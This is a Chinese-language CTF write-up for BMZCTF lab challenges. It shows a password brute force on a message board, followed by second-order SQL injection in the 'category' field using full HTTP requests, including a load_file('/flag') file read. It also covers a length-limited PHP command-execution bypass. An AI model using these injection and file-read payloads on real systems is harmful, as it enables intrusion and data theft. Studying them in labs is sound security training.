I am Muhe, Welcome to sctf2018!BMZCTF{b0a5e949c3d74603aeaad7c9d60a25d9} LaLaLaLaLaLa

2018_网鼎杯_Comment


打开网页，发现为一个留言版。


不安全 | bmzclub.cn:20320

留言板

ID	CATEGORY	TITLE


尝试发贴，需要登录：


Sign in

zhangwei


zhangwei***

根据提示，爆破密码：



Request	Payload	Status	Error	Timeout	Length	Comment
567	666	302	□	□	2036	
0		200	□	□	2087	
1	100	200	□	□	2087	
2	101	200	□	□	2087	
4	103	200	□	□	2087	

***的位置为666
尝试xss，无果：


alert(1)

正文 alert(1)


留言 alert(1)

提交留言


会进行过滤，简单试试绕过无果。

尝试二次注入。

在发贴的title位置无果



```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close

title=111' /*&category=222&content=333
```




111' /*

正文 333


留言 */#

提交留言

尝试category位置：




```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
```




```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close

title=111&category=222' /*&content=333
```

在留言位置回复`*/#`没有回显。

尝试content位置：



```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close

title=111&category=666&content=333' /*
```




111


正文	333' /*
留言	7777*/#
提交留言	

所以category可能存在注入

再次进行尝试。




```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 51
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
```



```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close

title=111&category=666', content=123, /*&content=33
```

在留言处输入`456*/#`



111


正文 33

留言 123

提交留言


✔提交

可以看到回显是123，而不是刚输入的值。可以有回显。试着读取数据库：



```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 67
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close

title=111&category=666', content=(select database()), /*&content=33
```

在留言处输入：`*/#`




111

正文 33


留言 ctf

可以看到返回了数据库为`ctf`，可以执行sql语句。
试着读取文件



```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 75
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close

title=111&category=666', content=(select load_file("/flag")),/*&content=33
```

在留言处输入：`*/#`



111


正文 33

留言 BMZCTF{91e27f6ddbef47329c2947093e905ce3}

就可以看到flag了


rcee

打开网页，可以看到源码




```
you are in sandbox: e012d8c224aaa32ee5d9f9c1ff971c28
<?php
        $sandbox = md5("box".$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
        echo "you are in sandbox: ".$sandbox."<br/>";
        @mkdir($sandbox);
        chdir($sandbox);
        $command = $_GET['command'];
        if(strlen($command) < 8){
                system($command);
        }
show_source(__FILE__);
```

存在命令执行，但要求长度小于8。
首先寻找flag。先在根目录下寻找：输入`?command=ls /`




```
you are in sandbox: e012d8c224aaa32ee5d9f9c1ff971c28
bin boot dev etc flag flag.sh home lib lib64 media mnt my_init my_service opt proc root run sbin srv sys tmp usr var <?php
        $sandbox = md5("box".$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
        echo "you are in sandbox: ".$sandbox."<br/>";
        @mkdir($sandbox);
        chdir($sandbox);
        $command = $_GET['command'];
        if(strlen($command) < 8){
                system($command);
        }
show_source(__FILE__);
```

可以看到flag就在根目录下。
进行访问：



```
you are in sandbox: e012d8c224aaa32ee5d9f9c1ff971c28
<?php
        $sandbox = md5("box".$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
        echo "you are in sandbox: ".$sandbox."<br/>";
        @mkdir($sandbox);
        chdir($sandbox);
        $command = $_GET['command'];
        if(strlen($command) < 8){
                system($command);
        }
show_source(__FILE__);
```

没有回显。因为空格被处理成`%20`，当成3个字符，要执行的命令长度超过8了。
使用`*`代替，输入：`?command=cat /f*`




```
you are in sandbox: e012d8c224aaa32ee5d9f9c1ff971c28
BMZCTF{023178b1ed624a7ab1ed38b464081a4f} #!/bin/bash echo $FLAG > /tmp/flagflag export FLAG=flag_not_here FLAG=flag_not_here rm -f /usr/local/apache2/logs/httpd.pid
apache2ctl start while test "1" = "1" do sleep 1000 done rm -f /flag.sh <?php
        $sandbox = md5("box".$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
        echo "you are in sandbox: ".$sandbox."<br/>";
        @mkdir($sandbox);
        chdir($sandbox);
        $command = $_GET['command'];
        if(strlen($command) < 8){
                system($command);
        }
show_source(__FILE__);
```


可以看到，把f开关的所有文件内容都显示了出来。也可以看到flag

sqli_double

打开页面即可看到源码:

